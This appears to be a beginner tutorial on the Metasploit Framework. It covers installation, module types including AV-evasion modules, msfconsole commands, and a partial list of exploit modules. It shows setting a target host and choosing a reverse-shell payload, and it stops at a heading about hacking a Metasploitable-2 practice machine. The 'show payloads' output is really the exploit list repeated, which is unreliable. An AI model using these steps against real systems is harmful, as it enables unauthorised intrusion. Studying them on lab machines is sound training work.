Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: Usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.


MSFCONSOLE:

The msfconsole is the most popular interface to the Metasploit framework (MSF)

Execution of external commands in msfconsole is possible


msf6> banner [changer banner of metasploit]

msf6 > show exploits [show all exploits]




#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes	ibstat $PATH Privilege Escalation
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
2	exploit/aix/rpc_cmsd_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
7	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution
8	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavascriptInterface Exploit
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit
11	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
13	exploit/android/local/su_exec	2017-08-31	manual	No	Android 'su' Privilege Escalation
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
15	exploit/apple_ios/browser/safari_libtiff	2006-08-01	good	No	Apple iOS MobileSafari LibTIFF Buffer Overflow
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No	Safari Webkit Proxy Object Type Confusion
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No	WebKit not_number defineProperties UAF
18	exploit/apple_ios/email/mobilemail_libtiff	2006-08-01	good	No	Apple iOS MobileMail LibTIFF Buffer Overflow
19	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
20	exploit/bsd/finger/morris_fingerd_bof	1988-11-02	normal	Yes	Morris Worm fingerd Stack Buffer Overflow
21	exploit/bsdi/softcart/mercantec_softcart	2004-08-19	great	No	Mercantec SoftCart CGI Overflow
22	exploit/dialup/multi/login/manyargs	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
23	exploit/firefox/local/exec_shellcode	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
24	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes	Citrix ADC (NetScaler) Directory Traversal RCE
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes	Watchguard XCS Remote Command Execution
27	exploit/freebsd/local/intel_sysret_priv_esc	2012-06-12	great	Yes	FreeBSD Intel SYSRET Privilege Escalation
28	exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc	2020-07-07	great	Yes	FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
29	exploit/freebsd/local/mmap	2013-06-18	great	Yes	FreeBSD 9 Address Space Manipulation Privilege Escalation
30	exploit/freebsd/local/rtld_execl_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtld execl() Privilege Escalation
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Yes	Watchguard XCS FixCorruptMail Local Privilege Escalation

msf6 > show payloads [show all payloads]




#	Name	Disclosure Date	Rank	Check	Description
0	exploit/aix/local/ibstat_path	2013-09-24	excellent	Yes	ibstat $PATH Privilege Escalation
1	exploit/aix/local/xorg_x11_server	2018-10-25	great	Yes	Xorg X11 Server Local Privilege Escalation
2	exploit/aix/rpc_cmsd_opcode21	2009-10-07	great	No	AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
3	exploit/aix/rpc_ttdbserverd_realpath	2009-06-17	great	No	ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
4	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
5	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
6	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
7	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution
8	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavascriptInterface Exploit
9	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit
10	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit
11	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
12	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
13	exploit/android/local/su_exec	2017-08-31	manual	No	Android 'su' Privilege Escalation
14	exploit/apple_ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
15	exploit/apple_ios/browser/safari_libtiff	2006-08-01	good	No	Apple iOS MobileSafari LibTIFF Buffer Overflow
16	exploit/apple_ios/browser/webkit_createthis	2018-03-15	manual	No	Safari Webkit Proxy Object Type Confusion
17	exploit/apple_ios/browser/webkit_trident	2016-08-25	manual	No	WebKit not_number defineProperties UAF
18	exploit/apple_ios/email/mobilemail_libtiff	2006-08-01	good	No	Apple iOS MobileMail LibTIFF Buffer Overflow
19	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
20	exploit/bsd/finger/morris_fingerd_bof	1988-11-02	normal	Yes	Morris Worm fingerd Stack Buffer Overflow
21	exploit/bsdi/softcart/mercantec_softcart	2004-08-19	great	No	Mercantec SoftCart CGI Overflow
22	exploit/dialup/multi/login/manyargs	2001-12-12	good	No	System V Derived /bin/login Extraneous Arguments Buffer Overflow
23	exploit/firefox/local/exec_shellcode	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
24	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
25	exploit/freebsd/http/citrix_dir_traversal_rce	2019-12-17	excellent	Yes	Citrix ADC (NetScaler) Directory Traversal RCE
26	exploit/freebsd/http/watchguard_cmd_exec	2015-06-29	excellent	Yes	Watchguard XCS Remote Command Execution
27	exploit/freebsd/local/intel_sysret_priv_esc	2012-06-12	great	Yes	FreeBSD Intel SYSRET Privilege Escalation
28	exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc	2020-07-07	great	Yes	FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
29	exploit/freebsd/local/mmap	2013-06-18	great	Yes	FreeBSD 9 Address Space Manipulation Privilege Escalation
30	exploit/freebsd/local/rtld_execl_priv_esc	2009-11-30	excellent	Yes	FreeBSD rtld execl() Privilege Escalation
31	exploit/freebsd/local/watchguard_fix_corrupt_mail	2015-06-29	manual	Yes	Watchguard XCS FixCorruptMail Local Privilege Escalation
32	exploit/freebsd/misc/citrix_netscaler_soap_bof	2014-09-22	normal	Yes	Citrix NetScaler SOAP Handler Remote Code Execution
33	exploit/freebsd/samba/trans2open	2003-04-07	great	No	Samba trans2open Overflow (*BSD x86)
34	exploit/freebsd/tacacs/xtacacsd_report	2008-01-08	average	No	XTACACSD report() Buffer Overflow
35	exploit/freebsd/telnet/telnet_encrypt_keyid	2011-12-23	great	No	FreeBSD Telnet Service Encryption Key ID Buffer Overflow
36	exploit/freebsd/webapp/spamtitan_unauth_rce	2020-04-17	normal	Yes	SpamTitan Unauthenticated RCE
37	exploit/hpux/lpd/cleanup_exec	2002-08-28	excellent	No	HP-UX LPD Command Execution
38	exploit/irix/lpd/tagprinter_exec	2001-09-01	excellent	Yes	Irix LPD tagprinter Command Execution
39	exploit/linux/antivirus/escan_password_exec	2014-04-04	excellent	Yes	eScan Web Management Console Command Injection
40	exploit/linux/browser/adobe_flashplayer_aslaunch	2008-12-17	good	No	Adobe Flash Player ActionScript Launch Command Execution Vulnerability
41	exploit/linux/ftp/proftp_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
42	exploit/linux/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
43	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
44	exploit/linux/http/accellion_fta_getstatus_oauth	2015-07-10	excellent	Yes	Accellion FTA getStatus verify_oauth_token Command Execution


If you have to load/use any exploit: **msf6 > use [exploits_name]**



Show Payloads for that exploit: **show payloads**




Show Options of payload: **show options**




Set RHOSTS in this exploit: **set RHOSTS <Targeted_Machine_IP>**

RHOST [Remote/Targeted Host]



More information about this exploit: **info**




LHOST [local host/Our IP]


LPORT [Local Port/Our Port]

RPORT [Remort Port/Targeted Port]

Use Payload for that particular exploit: **use payload/generic/shell_reverse_tcp**




More information about that payload



METASPLOITABLE-2 MACHINE HACK USING EXPLOIT

